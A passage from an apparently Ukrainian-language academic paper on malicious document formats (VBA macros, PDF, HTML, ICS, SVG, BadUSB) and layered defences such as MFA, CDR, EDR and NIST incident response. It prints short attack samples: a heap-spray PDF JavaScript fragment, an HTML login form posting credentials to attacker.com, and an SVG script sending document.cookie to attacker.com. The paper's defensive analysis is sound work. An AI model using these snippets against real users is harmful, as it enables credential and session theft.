executeResult = shellExecute(memoryAddress, zL)

End Sub
```

Рис.4. Макрокод, який використовує API Win32 для запуску вбудованого коду

Історичні приклади (Melissa, Emotet) демонструють, що макроси можуть служити як первинний канал для масштабної компрометації та фінансових збитків. Вірус Melissa (26 березня 1999) – створений David L. Smith, поширювався через Word-документи з VBA-макросами. Він використовував соціальну інженерію (обіцянки доступу до adult-сайтів) та автоматично розсилав себе першим 50 контактам з Outlook address book. Інфікував понад 300 корпоративних і державних організацій (включаючи Microsoft, Intel,

Marines), спричинивши збитки на $80 млн USD через перевантаження email-серверів та втрату продуктивності.

Розглянемо Emotet (2014-2021, 2021-доci) – Banking trojan, що еволюціонував у modular botnet та malware-as-a-service платформу. Він використовував VBA-макроси у Word/Excel документах для первинного інфікування. На піку активності (до takedown у січні 2021) контролював понад 1.5 млн інфікованих комп'ютерів глобально. Служив як loader для інших загроз (TrickBot, Ryuk ransomware, QBot). Українська кіберполіція оцінює збитки у $2.5 млрд USD. CISA підтвердила, що вартість ліквідації одного Emotet-інциденту для державних організацій SLTT досягала $1 млн. Незважаючи на міжнародну операцію "Ladybird" (2021), Emotet продемонстрував надзвичайну стійкість, адаптувавши нові методи ухилення, такі як штучне збільшення розміру файлів (binary padding) до 500 МБ для обходу статичного аналізу [19], та інтеграцію алгоритмів ШІ для автоматизації фішингових розсилок у 2024-2025 роках [20].

Серед сучасних інструментів, що застосовуються для аналізу обфускованих VBA-макросів, виділяються кілька взаємодоповнювальних рішень: утиліта olevba забезпечує автоматизовану деобфускацію макросів та витяг індикаторів компрометації (IOC), що дозволяє оперативно ідентифікувати підозрілі URL, домени та командні рядки в коді документів. ViperMonkey функціонує як емулятор середовища виконання VBA і призначений для динамічного аналізу – він імітує виконання макросу, розкриваючи побічні ефекти й відтворюючи обчислені рядкові константи, які часто ховаються обфускацією [11]. Набір утиліт Didier Stevens' Tools (зокрема oledump, olevba та інші допоміжні скрипти) надає широкий спектр можливостей для статичного розбору структури Office-файлів, вилучення потоків OLE/ZIP і послідовного аналізу вмісту документів [28]. Спеціалізований дистрибутив REMnux пропонує підготовлене середовище на базі Linux зі зручно зібраними інструментами для зворотного інжинірингу та аналізу шкідливого ПЗ, що суттєво спрощує інтегровану роботу з вищезгаданими утилітами та проведення комбінованих статичних і динамічних досліджень обфускованих VBA-макросів.

Скриптовані формати документів, зокрема PDF, HTML та файли календарного формату ICS, становлять окрему категорію векторів інфікування завдяки підтримці вбудованих сценаріїв та широкому поширенню в корпоративних і побутових середовищах. У випадку PDF-файлів атакувальники, як правило, використовують два основні механізми. По-перше, стандарт PDF допускає інкорпорацію JavaScript для реалізації інтерактивних функцій документа; зловмисники експлуатують цю можливість для запуску експлойтів, що використовують вразливості рідерів (наприклад переповнення буфера або use-after-free). Типовим прийомом є підготовка JavaScript-послідовності, яка через техніки «heap spray» заповнює область пам’яті контрольованими даними, формує великий блок (bigblock) і вставляє в нього шел-код, після чого виконує дії, спрямовані на перезапис указівника виконання – все це з метою передання керування шкідливому коду в пам’яті PDF-рідера. По-друге, багато атак орієнтовані на конкретні, відомі CVE-вразливості у застарілих або неоновлених версіях Adobe Acrobat та інших програм для перегляду PDF. Такі експлойти дозволяють досягнути віддаленого виконання коду або компрометації середовища користувача. Наведемо приклад шкідливого PDF JavaScript.

```
javascript
// Експлуатація вразливості через heap spray
var shellcode = unescape("%u4343%u4343..."); // шел-код
```

```
var bigblock = unescape("%u0c0c%u0c0c");
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
// Заповнення пам'яті для контролю EIP
```

Серед історично значущих прикладів слід згадати CVE-2010-0188 (вразливість у Adobe Reader, що дозволяла виконання довільного коду), CVE-2013-2729 (критична вразливість переповнення буфера в Adobe Acrobat) та CVE-2018-4990 (вразливість у Adobe Acrobat Reader DC, яка дозволяла віддалене виконання коду). Аналогічні загрози реалізуються й через інші скриптовані формати. HTML-файли можуть містити шкідливі сценарії й використовувати техніки соціальної інженерії або експлуатації вразливостей браузерних рушіїв, тоді як файли формату ICS (календарні події) можуть слугувати каналом доставки фішингових посилань або запуску зовнішніх ресурсів при імпорті події в клієнт календаря [21]. Усі ці сценарії підкреслюють необхідність комбінованого підходу захисту, що поєднує своєчасне оновлення програмного забезпечення, детекцію аномалій у поведінці парсерів/програвачів документів та фільтрацію вмісту вкладень на рівні шлюзів електронної пошти та проксі-рішень.

Деякі великі кібератаки минулого демонструють, як документні формати використовувалися або зламані компоненти екосистеми документів сприяли масштабній компрометації. Руйнівна кібератака NotPetya, яка відбулась 27 червня 2017 скоєна російською групою GRU Sandworm. Первинним вектором були скомпрометовані оновлення українського бухгалтерського ПЗ M.E.Doc, що використовувалося ~1 млн компаній. Зловмисники отримали доступ до серверів оновлень M.E.Doc у квітні 2017 і використали їх для масового розгортання wiper-малварі 27 червня. NotPetya маскувався під ransomware (Petya), але функціонував як незворотній wiper без можливості дешифрування навіть після сплати. Використовував експлойт EternalBlue та інструмент Mimikatz для lateral movement. Глобальні збитки оцінюються понад $10 млрд, Вірусом уражено Maersk, FedEx/TNT, Merck, Mondelez та сотні інших організацій. Кібератака NotPetya демонструє критичну важливість захисту supply chain та необхідність верифікації навіть довірених оновлень ПЗ.

HTML-файли є одним з інструментів для фішингових атак, становлячи 12% серед шкідливих вкладень, тоді як PDF-файли домінують з часткою 64% [7]. Основними механізмами виступають перенаправлення на фішингові сайти.

```
 <script>
window.location.href = "https://fake-microsoft-login.com/phish";
 </script>
```

Збір облікових даних через вбудовані форми:

```
<form action="http://attacker.com/steal.php" method="POST">
  <input type="text" name="username" placeholder="Email">
  <input type="password" name="password" placeholder="Password">
  <button type="submit">Sign In</button>
</form>
```

HTML-файли можуть містити Base64-закодовані дані, що дозволяє завантажувати шкідливий контент без зовнішніх запитів.

Розглянему справу Evaldas Rimasauskas (2013-2015), коли литовський шахрай викрав $122 млн від Google ($23 млн) та Facebook ($99 млн) через схему Business Email Compromise (BEC). Він створив фальшиву компанію з назвою ідентичною реальному

taiwanese постачальнику Quanta Computer, підробив корпоративні email-адреси, інвойси у форматі PDF, контракти та печатки. Фінансові відділи обох компаній, довіряючи знайомому постачальнику, перерахували мільйони на контрольовані зловмисником банківські рахунки у Латвії та Кіпрі. У 2019 році Rimasauskas засуджений до 5 років в'язниці у США. Цей випадок демонструє вразливість навіть технологічних гігантів до цілеспрямованої соціальної інженерії через підроблені документи та email-спуфінг, а не HTML-редіректи.

Використання файлів календаря (ICS-файли) є прикладом витонченої соціальної інженерії 2025 року. Наведемо принцип механізму.

```
BEGIN:VEVENT
SUMMARY:Urgent: Security Update Required
DESCRIPTION:Click here to update: http://malicious.com
URL:http://malicious.com/payload
END:VEVENT
URL:http://malicious.com/payload:
```

вбудовує посилання на шкідливе навантаження, маскуючись під запрошення в календар.

Розглянемо приклад Calendar invite malware (2021 та пізніші кампанії), коли зловмисники розсилали масові календарні запрошення з темами, прив’язаними до поточних подій або «важливих» повідомлень (наприклад, fake security update, meeting invite), які містили посилання на фішингові сторінки або сторінки завантаження. Такі повідомлення відрізняються високою довірою, користувачі очікують отримувати запрошення від колег, тому ймовірність взаємодії з посиланням зростає. Отже, ICS-кампанії – «low-profile» вектор соціальної інженерії, який особливо ефективний у корпоративних середовищах із частими календарними взаємодіями.

Файли SVG (Scalable Vector Graphics) стають популярним вектором атак завдяки підтримці вбудованого JavaScript та низькому рівню підозрілості [4]. Наведемо приклад атаки через SVG.

```
<svg xmlns="http://www.w3.org/2000/svg">
  <script type="text/javascript">
    <![CDATA[
      window.location = "http://malicious.com/phish";
      // або
      fetch('http://attacker.com/steal?cookie=' + document.cookie);
    ]]>
  </script>
</svg>
```

Бібліотеки Windows (.ms-library) дозволяють створювати кастомні представлення папок, які можуть вказувати на віддалені WebDAV-ресурси. Зловмисники використовують їх для автоматичного з'єднання з контрольованими серверами та крадіжки NTLM-хешів.

Рекомендації щодо захисту від загроз, пов’язаних зі скриптованими та векторними форматами, повинні поєднувати як політики контролю на кордоні мережі, так і налаштування на рівні застосунків і сервісів. По-перше, на поштовому шлюзі доцільно ввести блокування небезпечних або рідкісних форматів, зокрема .svg, .ms-library та .library-ms, оскільки ці файли можуть містити вбудовані сцени, скрипти або посилання, що слугують каналом доставки експлойтів та фішингових ресурсів. По-друге, для веб-застосунків необхідно впровадити та коректно налаштувати Content Security Policy

(CSP), що обмежує джерела виконуваних скриптів і завантаження ресурсів, зменшуючи вірогідність успішного виконання ін'єктованого коду й експлуатації вразливостей клієнтської частини. По-третє, для обробки вхідних векторних файлів рекомендується застосовувати підходи Content Disarm and Reconstruction (CDR), які санітаризують і рефакторять векторну графіку, видаляючи потенційно шкідливі елементи та атрибути, замість простого блокування чи довірчого пропуску. І нарешті, як захід зменшення площі атаки на мережеві сервіси, слід вимкнути автоматичну аутентифікацію WebDAV на клієнтах і серверах, що запобігатиме небажаному передаванню облікових даних і зменшить ризики автоматичного завантаження зовнішніх ресурсів під час обробки документів. Поєднання цих технічних заходів значно підвищує опірність інфраструктури до атак, що використовують скриптовані й векторні формати як вектори інфікування.

Атаки типу BadUSB експлуатують неявну довіру операційних систем до пристроїв людино-машинного інтерфейсу (HID), що робить їх особливо небезпечним вектором фізичної компрометації [26]. Пристрої BadUSB, які можуть бути реалізовані на доступних мікроконтролерах (наприклад, Digispark Attiny85 або платах Arduino), маскуються під звичайну клавіатуру й, таким чином, автоматично виявляються системою як довірені периферійні пристрої [26]. Типовий механізм атаки передбачає підключення зловмисного USB-пристрою до порту, після чого ОС ідентифікує його як клавіатуру і дозволяє йому надсилати символьні послідовності вводу. Пристрій миттєво «вводить» заздалегідь визначений набір команд, що призводить до відкриття інтерфейсу виконання (наприклад, діалогу Run через комбінацію клавіш Win+R) та ініціації запуску інструментів типу PowerShell для завантаження й виконання віддаленого payload. Оскільки інструкції походять від апаратного пристрою, який сприймається ОС як легітимна клавіатура, цей тип атак ефективно обходить традиційні засоби захисту – мережеві фільтри, антивірусні рішення та механізми білого списку застосунків – що обумовлює високу ступінь їхньої прихованості та складність виявлення.

Ефективна побудова системи кіберзахисту передбачає впровадження багаторівневої архітектури, у межах якої пріоритет надається заходам із найвищою доведеною ефективністю та оптимальним співвідношенням витрат і результатів. Оцінка рентабельності інвестицій (ROI) у сфері інформаційної безпеки за 2024-2025 роки свідчить, що найбільшу ефективність демонструють фундаментальні, системно реалізовані заходи захисту (табл. 2). Зокрема, багатофакторна автентифікація (MFA) розглядається як «золотий стандарт» захисту цифрової ідентичності. За даними Microsoft, її застосування унеможливлює понад 99,9% атак на облікові записи користувачів. Це особливо актуально в контексті того, що 79% інтерактивних атак мають безфайловий характер і базуються на використанні викрадених або скомпрометованих облікових даних, що робить MFA ключовим бар'єром протидії несанкціонованому доступу.

Таблиця 2

Ефективність ключових контрзаходів (ROI)

Контрзахід	Доведена ефективність	Основний вектор протидії
Багатофакторна автентифікація (MFA)	> 99.9% запобігання компрометації [9]	Фішинг, крадіжка облікових даних
Базова кібергігієна (Patching, AV)	Захист до 98% систем	PDF-експлойти, EXE-малвері
Комплексне навчання обізнаності	Зниження інцидентів на 89%	Соціальна інженерія, архіви з паролем

Не менш значущим компонентом є комплексні програми підвищення обізнаності користувачів, здатні зменшити кількість інцидентів безпеки до 89%, що є критично важливим, враховуючи, що близько 68% кіберінцидентів спричинені саме людським фактором. Водночас базові заходи кібергігієни – регулярне оновлення програмного забезпечення, застосування перевірених антивірусних рішень та контроль доступу – дозволяють запобігти до 98% атак, пов'язаних із відомими вразливостями систем. Таким чином, пріоритетність інвестицій у фундаментальні компоненти кіберзахисту забезпечує найвищий рівень рентабельності та створює стійкий захисний контур інформаційної інфраструктури.

Розглянемо стратегії зменшення поверхні атаки, які є одним із ключових напрямів забезпечення стійкості інформаційних систем до сучасних кіберзагроз. Управління виправленнями (Patch Management) виступає першочерговим заходом, оскільки своєчасне оновлення операційних систем та прикладного програмного забезпечення безпосередньо запобігає експлуатації відомих вразливостей, кількість атак на основі яких у 2024-2025 роках зросла на понад 180% [25]. Не менш важливим елементом є реалізація політик контролю додатків, зокрема вимкнення макросів VBA через групові політики (GPO). Для цього адміністратор створює або редагує групову політику (GPO) для організаційної одиниці, переходить до розділу *User Configuration → Policies → Administrative Templates → Microsoft Office [версія] → Security Settings*, активує політику "Disable VBA for Office applications" або "Block macros from the internet" та застосовує зміни за допомогою команди *gpupdate /force*.

Додатково слід реалізовувати політику блокування ризикованих типів вкладень на поштовому шлюзі. До категорій, що підлягають блокуванню або карантину, належать виконувані файли (*.exe, .com, .scr, .pif*), скрипти (*.bat, .cmd, .vbs, .js, .jse, .wsf, .hta*), спеціальні формати (*.ms-library, .ms-appref-ms, .application*) та архіви із захистом паролем, які потребують додаткової перевірки або санітарної обробки (CDR). Типова конфігурація для платформ Exchange або Cisco ESA передбачає створення правила Mail Flow для фільтрації за типом MIME або розширенням, налаштування дій *Block/Quarantine/Strip* для підозрілих вкладень, інтеграцію з системами Sandbox/CDR для попереднього аналізу вмісту, генерацію щоденних звітів про заблоковані об'єкти та формування білого списку перевірених постачальників [16, 23].

Захист від USB-загроз є окремим і надзвичайно важливим аспектом мінімізації поверхні атаки. Базовий рівень передбачає блокування неавторизованих USB-накопичувачів через групові політики Windows. Це здійснюється шляхом переходу до розділу *Computer Configuration → Administrative Templates → System → Removable Storage Access* і активації політики "All Removable Storage classes: Deny all access", з можливістю налаштування гранулярного доступу для окремих класів пристроїв. Після цього політика застосовується (*gpupdate /force*) та тестується на пілотній групі, із забезпеченням документування винятків і процедур затвердження. Однак цей підхід не захищає від HID-пристроїв, таких як клавіатури або миші, що можуть бути використані в атаках типу BadUSB.

Для підвищення рівня безпеки рекомендується налаштувати EDR-системи для моніторингу HID-пристроїв. Серед основних параметрів – сповіщення про підключення нових HID, що не входять до дозволеного списку, виявлення аномальних шаблонів натискань клавіш (понад 20 символів за секунду), фіксація запуску процесів *powershell.exe, cmd.exe* або *wscript.exe* упродовж 30 секунд після підключення пристрою, моніторинг виконання команд через комбінацію Win+R одразу після підключення. У межах правил реагування доцільно передбачити автоматичну ізоляцію потенційно

скомпрометованої робочої станції, впровадження системи тимчасових (JIT) дозволів на підключення пристроїв після схвалення та обов'язкове документування всіх HID-подій у SIEM.

Політики контролю пристроїв у межах EDR-рішень або Microsoft Defender for Endpoint дозволяють визначати категорії обладнання (Storage, HID, Printer, Network), застосовувати правила за ідентифікаторами виробника й продукту (VID/PID), класом чи серійним номером, а також встановлювати режими доступу – *Block, Audit Only* або *Allow.* Інтеграція таких журналів із SIEM-системами забезпечує можливість кореляційного аналізу інцидентів. Для критичних середовищ доцільним є використання фізичних USB-блокаторів, апаратних шлюзів для зовнішніх накопичувачів або ізольованих (air-gapped) мереж для найбільш чутливих систем.

Додаткові рекомендації включають застосування принципу мінімізації привілеїв (*Least Privilege*), впровадження механізмів тимчасового підвищення прав (*Just-In-Time Access*), мережеву сегментацію для ізоляції критичних систем та посилення фізичної безпеки шляхом контролю доступу до USB-портів. Сукупність цих заходів формує системну архітектуру зменшення поверхні атаки, що значно підвищує рівень стійкості інформаційного середовища до як зовнішніх, так і внутрішніх кіберзагроз.

Опишемо технології проактивної нейтралізації, які становлять основу сучасної стратегії кіберзахисту, спрямованої на попередження, а не лише на виявлення загроз. Однією з ключових технологій цього класу є Content Disarm and Reconstruction (CDR) – механізм знешкодження та реконструкції вмісту, який забезпечує захист, що не залежить від ідентифікації відомих сигнатур шкідливого коду. Принцип роботи CDR полягає у повній деконструкції вхідного файлу до його базових компонентів із подальшим видаленням усіх елементів, що потенційно становлять ризик безпеці. До таких елементів належать вбудований JavaScript, макроси VBA, виконувані об'єкти (OLE-об'єкти) та зовнішні посилання. Після цього система реконструює «чисту» версію файлу, яка зберігає його функціональну еквівалентність, але повністю позбавлена шкідливого коду. Такий підхід забезпечує ефективний захист від загроз нульового дня, оскільки нейтралізує потенційні ризики без потреби в попередньому знанні сигнатур або патернів атаки.

Іншим фундаментальним напрямом проактивної нейтралізації є поведінковий аналіз, реалізований у межах систем класу EDR (Endpoint Detection and Response) та XDR (Extended Detection and Response). Ці системи відіграють критичну роль у протидії сучасним безфайловим атакам, частка яких у загальному обсязі кіберінцидентів сягає понад 79%. EDR/XDR-рішення забезпечують комплексне виявлення та реагування на підозрілу активність завдяки багаторівневому аналізу поведінкових патернів, а не лише файлових сигнатур.

До ключових можливостей таких систем належить аналіз ланцюжків процесів (process tree analysis), який дозволяє виявляти неприродні або підозрілі залежності між процесами, що часто є ознакою компрометації. Важливим є також виявлення аномальної активності LOLBins (Living-off-the-Land Binaries), коли легітимні системні утиліти використовуються зловмисниками для виконання шкідливих дій. Крім того, системи EDR/XDR здійснюють моніторинг мережевих з'єднань, ініційованих системними процесами, аналізують виконання команд із нетиповими параметрами, що може свідчити про спробу експлуатації вразливостей або виконання зловмисного коду. Окремий напрям – виявлення загроз у пам'яті (in-memory threats) шляхом сканування оперативної пам'яті для виявлення невидимих процесів, shell-коду або завантажених у пам'ять шкідливих бібліотек. У сукупності технології CDR, поведінковий аналіз та системи

EDR/XDR формують проактивний рівень оборони, що дозволяє мінімізувати вплив як відомих, так і невідомих атак, забезпечуючи випереджальну нейтралізацію загроз до моменту їх реалізації.

Діагностика загроз та протокол реагування є ключовими складовими системи забезпечення кібербезпеки, що спрямовані на своєчасне виявлення, ідентифікацію та нейтралізацію потенційно шкідливих об'єктів. Одним із найважливіших напрямів діагностики є статичний аналіз файлів, який дозволяє дослідити їхній вміст без фактичного виконання, що мінімізує ризик зараження системи.

Серед інструментів статичного аналізу особливе місце посідає olevba, який використовується для аналізу офісних документів, що містять макроси VBA (Visual Basic for Applications). Цей інструмент дає змогу вилучати та деобфускувати вихідний код макросів, що часто використовуються зловмисниками для ініціювання шкідливих дій. Під час аналізу виявляються типові індикатори компрометації (Indicators of Compromise, IOC), серед яких використання функції Shell() для виконання системних команд, виклики URLDownloadToFile для завантаження файлів з інтернету, створення об'єктів за допомогою CreateObject("WScript.Shell"), а також наявність автозапускових процедур, таких як Auto_Open() або Workbook_Open(), що активуються під час відкриття документа. Наявність подібних елементів у коді макросів свідчить про високий рівень ризику компрометації системи.

Для підвищення точності діагностики широко застосовуються онлайн-мультисканери, що забезпечують перевірку файлів одночасно кількома антивірусними рушіями. Найпоширенішим серед них є VirusTotal, який здійснює перевірку файлів, хешів та URL-адрес із використанням понад 70 антивірусних систем. Цей сервіс забезпечує швидкий статичний аналіз та дозволяє оцінити репутацію об'єкта, однак має обмеження, оскільки не проводить повноцінного динамічного аналізу поведінки файлу.

Більш поглиблений підхід реалізовано в сервісі Hybrid Analysis, який поєднує можливості статичного та динамічного аналізу. Його особливістю є підтримка різних операційних середовищ – Windows, Linux та Android, що дає змогу моделювати поведінку файлу в умовах, максимально наближених до реального середовища користувача. Це дозволяє виявляти приховані механізми ініціалізації атак, мережеву активність або зміни у файловій системі під час виконання.

Окремої уваги заслуговує сервіс MetaDefender Cloud, який, окрім стандартного мультисканування, інтегрує унікальну технологію Content Disarm and Reconstruction (CDR). Завдяки цій функції платформа не лише виявляє потенційно небезпечні файли, а й автоматично знешкоджує активний вміст, усуваючи макроси, скрипти або шкідливі об'єкти з документів. Це робить MetaDefender Cloud особливо ефективним інструментом для превентивної обробки вхідних файлів, зокрема електронної кореспонденції, що надходить із зовнішніх джерел. Таким чином, застосування методів статичного аналізу у поєднанні з онлайн-мультисканерами дозволяє створити багаторівневу систему перевірки, яка забезпечує раннє виявлення шкідливих об'єктів, мінімізує ризики зараження та підвищує загальну ефективність кіберзахисту.

У контексті аналізу шкідливого програмного забезпечення важливе місце займають безпечні ізольовані середовища, що дають змогу досліджувати поведінку потенційно небезпечних об'єктів без ризику для основної інфраструктури. Одним із таких рішень є Windows Sandbox, вбудоване у версії Windows 10/11 Pro. Його ключовими перевагами виступають повна ізоляція, швидке розгортання та відсутність додаткових витрат на програмне забезпечення. Водночас функціональність Sandbox є обмеженою щодо глибокого дослідження мережевого трафіку, а частина зразків шкідливого ПЗ здатна

виявляти ознаки віртуалізації, що знижує ефективність аналізу. Альтернативою є хмарна інтерактивна платформа ANY.RUN, яка не потребує локальної інфраструктури, забезпечує можливість взаємодії з файлом у реальному часі та автоматично зберігає детальні звіти про виконання. Її недоліком є необхідність оформлення платної підписки для доступу до розширених функцій. Найвищий рівень контролю забезпечує власна віртуалізована лабораторія, що дозволяє повністю управляти параметрами мережі, середовища виконання та системної конфігурації, а також адаптувати платформу під специфічні потреби організації. Недоліком такого підходу є вимога значної технічної компетентності та додаткового часу для розгортання і супроводу інфраструктури.

Оскільки жодна система не гарантує абсолютного превентивного захисту, критичною складовою кібербезпеки є наявність формалізованого протоколу реагування на інциденти. Відповідно до рекомендацій NIST та CISA, оптимальним підходом вважається застосування життєвого циклу Incident Response Process (IRP), викладеного у стандарті NIST SP 800-61 [24]. На етапі негайного реагування ключовим пріоритетом є стримування поширення загрози в перші хвилини після виявлення інциденту. До першочергових дій належить ізоляція ураженої системи від мережі шляхом відключення дротових або бездротових інтерфейсів. Надзвичайно важливим є запобігання вимкненню живлення комп'ютера, оскільки це призведе до втрати даних у оперативній пам'яті. Обов'язковою процедурою у цьому контексті виступає створення знімка оперативної пам'яті (memory dump), що є критичною дією з огляду на те, що до 79% сучасних атак належить до безфайлових, а відповідні артефакти можуть існувати виключно в RAM.

Життєвий цикл Incident Response Process (IRP), визначений у рекомендаціях NIST SP 800-61 (табл. 3), передбачає поетапну організацію заходів із реагування на інциденти інформаційної безпеки. Першою фазою є підготовка, яка охоплює формування актуального плану реагування, створення та функціонування команди CSIRT (Computer Security Incident Response Team), а також забезпечення її необхідним інструментарієм.

Таблиця 3

Фази реагування на інциденти (NIST SP 800-61) [24]

Фаза IRP	Мета	Ключові дії у контексті файлового інфікування
Підготовка	Наявність плану, команди та інструментів	Актуальні бекапи (3-2-1), інструменти для захоплення RAM та аналізу (olevba, Sandbox), сформована CSIRT
Виявлення та аналіз	Ідентифікація інциденту, визначення масштабів	Аналіз логів EDR для виявлення підозрілих ланцюжків процесів (LOLBins), ідентифікація IOC
Стримування	Обмеження збитків та запобігання поширенню	Ізоляція системи від мережі; створення криміналістичного знімка RAM (НЕ вимикати живлення!)
Ліквідація та відновлення	Видалення загроз та повернення до норми	Ротація облікових даних; відновлення з чистих офлайн-бекапів; усунення першопричини (patching)
Дії після інциденту	Вивчення уроків, покращення захисту	Оновлення політик обізнаності, посилення правил MFA, перегляд EDR-правил виявлення LOLBins

До переліку обов'язкових засобів належать інструменти для отримання копії оперативної пам'яті (FTK Imager, DumpIt, WinPmem), програмні комплекси для форензичного аналізу (Volatility, Autopsy, X-Ways Forensics), засоби мережевого моніторингу та аналізу (Wireshark, tcpdump), а також системи обробки логів, такі як Splunk, ELK Stack чи Graylog. Важливим елементом ефективної роботи команди є наявність окремого захищеного каналу комунікації, зокрема за допомогою зашифрованої електронної пошти або месенджерів на кшталт Signal. Серед інших обов'язкових

компонентів підготовчого етапу – впровадження інструментів для зняття дампів пам'яті, підтримання офлайн-резервних копій та дотримання підходу 3-2-1, відповідно до якого зберігаються три копії даних, розміщені на двох типах носіїв, одна з яких є повністю ізольованою від мережі з метою захисту від програм-вимагачів. Невід'ємною частиною підготовки є регулярні навчання та симуляції інцидентів, що дає змогу підвищити готовність команди до реальних загроз.

Другою фазою життєвого циклу IRP є виявлення та аналіз інциденту. На цьому етапі здійснюється початкова ідентифікація загрози на основі алертів від систем класу EDR, журналів подій або виявлених аномалій у поведінці системи. Після встановлення факту інциденту проводиться визначення його масштабу та глибини компрометації, включно з аналізом логів EDR для ідентифікації підозрілих ланцюжків процесів, у тому числі таких, що використовують легітимні системні утиліти (LOLBins). Важливим завданням фази є виявлення індикаторів компрометації (IOC), які дозволяють окреслити характеристики атаки та визначити можливі напрямки її подальшого розвитку. Завершальним елементом цього етапу виступає встановлення вектора початкового доступу, що є критично важливим для формування подальших дій із нейтралізації та запобігання повторним інцидентам.

Фаза стримування, ліквідації та відновлення є критичним етапом процесу реагування на кіберінциденти, оскільки саме на цьому етапі здійснюється мінімізація негативних наслідків атаки та відновлення працездатності інформаційних систем. Стримування інциденту передбачає оперативну ізоляцію уражених систем від мережевої інфраструктури з метою запобігання подальшому поширенню шкідливого коду, а також негайне блокування скомпрометованих облікових записів і тимчасове обмеження мережевої взаємодії шляхом блокування підозрілих IP-адрес на міжмережевих екранах. Зазначені заходи спрямовані на локалізацію інциденту та стабілізацію стану інформаційного середовища.

На етапі ліквідації здійснюється повне усунення наслідків компрометації, що включає виявлення та видалення всіх артефактів діяльності зловмисника з уражених систем. Особлива увага приділяється пошуку та нейтралізації механізмів персистентності, зокрема запланованих завдань, записів у системному реєстрі, елементів автозавантаження та інших прихованих компонентів, які можуть забезпечувати повторний доступ до системи. Паралельно виконується негайна ротація всіх скомпрометованих облікових даних і усунення первинної вразливості, що стала причиною інциденту, шляхом встановлення оновлень безпеки, посилення конфігурацій та впровадження заходів hardening.

Етап відновлення передбачає поетапне повернення інформаційних систем до штатного режиму функціонування з використанням перевірених офлайн-резервних копій відповідно до стратегії резервного копіювання 3-2-1. Відновлення здійснюється поступово з обов'язковим проведенням посиленого моніторингу для своєчасного виявлення можливих ознак повторної компрометації. Такий підхід дозволяє забезпечити контрольоване відновлення сервісів і зменшити ризик повторного інциденту.

Фаза дій після інциденту має на меті підвищення загального рівня зрілості системи кібербезпеки шляхом узагальнення отриманого досвіду. У її межах проводиться детальний аналіз інциденту за принципом «lessons learned», формується хронологія розвитку атаки та документуються ключові події. На основі отриманих результатів здійснюється оновлення політик безпеки та процедур реагування, вдосконалення правил виявлення у системах EDR, перегляд і посилення механізмів багатофакторної автентифікації, а також актуалізація програм навчання персоналу. Отримані висновки

інтегруються у загальну стратегію управління інформаційною безпекою відповідно до рекомендацій NIST CSF 2.0, зокрема в межах функції управління (Govern), що сприяє підвищенню кіберстійкості організації в довгостроковій перспективі.

Проведений аналіз засвідчує, що сучасний ландшафт кіберзагроз формується під впливом низки стійких тенденцій, серед яких виокремлюються три ключові тренди. По-перше, домінування безфайлових атак, частка яких, за наявними статистичними даними, досягає 79 %, зумовлює необхідність фундаментального перегляду традиційних підходів до кіберзахисту. Класичні антивірусні рішення, орієнтовані на сигнатурний аналіз файлів, демонструють низьку ефективність у протидії атакам із використанням легітимних системних інструментів (LOLBins), що актуалізує впровадження EDR/XDR-систем, заснованих на поведінковому аналізі та контекстній кореляції подій.

По-друге, зростаюча роль захисту цифрової ідентичності підтверджується високими показниками ефективності багатофакторної автентифікації, які, за даними Microsoft, перевищують 99,9 %. В умовах переважання безфайлових атак, де компрометація облікових даних виступає основним вектором проникнення, механізми MFA забезпечують найвищу рентабельність інвестицій серед технічних контрзаходів, спрямованих на зниження ризиків несанкціонованого доступу.

По-третє, адаптивність зловмисників проявляється у здатності швидко змінювати використовувані файлові вектори у відповідь на впроваджені захисні заходи, зокрема переході від макросів до архівних форматів, а згодом до використання PDF, ICS або SVG-файлів. Така динаміка свідчить про обмеженість ізольованих засобів захисту та обґрунтовує доцільність застосування багаторівневої моделі безпеки (Defense in Depth), у межах якої жоден окремий механізм не розглядається як достатній для повноцінної протидії сучасним загрозам.

Водночас слід зазначити низку обмежень проведеного дослідження. По-перше, основна увага була зосереджена на корпоративному середовищі, у зв’язку з чим окремі запропоновані рекомендації можуть бути надмірними для малих організацій. По-друге, стрімка еволюція кіберзагроз може призвести до часткової втрати актуальності окремих статистичних показників у середньостроковій перспективі. По-третє, географічні відмінності у поширенні векторів атак не були розглянуті детально, що обмежує можливість екстраполяції отриманих висновків на різні регіональні контексти.

Запропоновані інструкції та механізми захисту відповідають принципам інтегративного підходу до безпеки критичної інфраструктури та базуються на методиці системного менеджменту вразливостей. Таке поєднання технічних контрзаходів із системно-когнітивним моделюванням дозволяє формувати стійкі до адаптивних загроз інформаційні середовища.

ВИСНОВКИ ТА ПЕРСПЕКТИВИ ПОДАЛЬШИХ ДОСЛІДЖЕНЬ

Аналіз тенденцій кіберзагроз у період 2024-2025 років підтверджує, що ефективний захист сучасних інформаційних систем повинен ґрунтуватися на принципах адаптивності та багатошаровості. Зловмисники демонструють високу здатність до оперативної трансформації тактик і технік атак у відповідь на посилення захисних заходів, що проявляється, зокрема, у переході до використання адаптивних файлових векторів та домінуванні безфайлових атак, частка яких сягає 79 % [2], із широким застосуванням механізмів Living-Off-the-Land binaries. У таких умовах традиційні ізольовані підходи до захисту виявляються недостатніми, що зумовлює необхідність формування комплексної стратегії кібербезпеки.

Ефективна протидія сучасним загрозам має базуватися на сукупності взаємопов'язаних критичних елементів. Ключове місце серед них посідає захист цифрової ідентичності, зокрема впровадження багатофакторної автентифікації, яка, за статистичними даними Microsoft, забезпечує блокування понад 99,9 % атак на облікові записи [9]. В умовах домінування безфайлових вторгнень, де компрометація облікових даних виступає основним вектором доступу, механізми MFA характеризуються найвищою ефективністю та рентабельністю впровадження. Водночас суттєвого значення набуває перехід від традиційних сигнатурних засобів захисту до систем поведінкового моніторингу. Сучасні EDR/XDR-рішення, здатні аналізувати контекст виконання процесів і виявляти аномальну активність легітимних інструментів, зокрема LOLBins, є необхідною умовою своєчасного виявлення прихованих фаз кібератак.

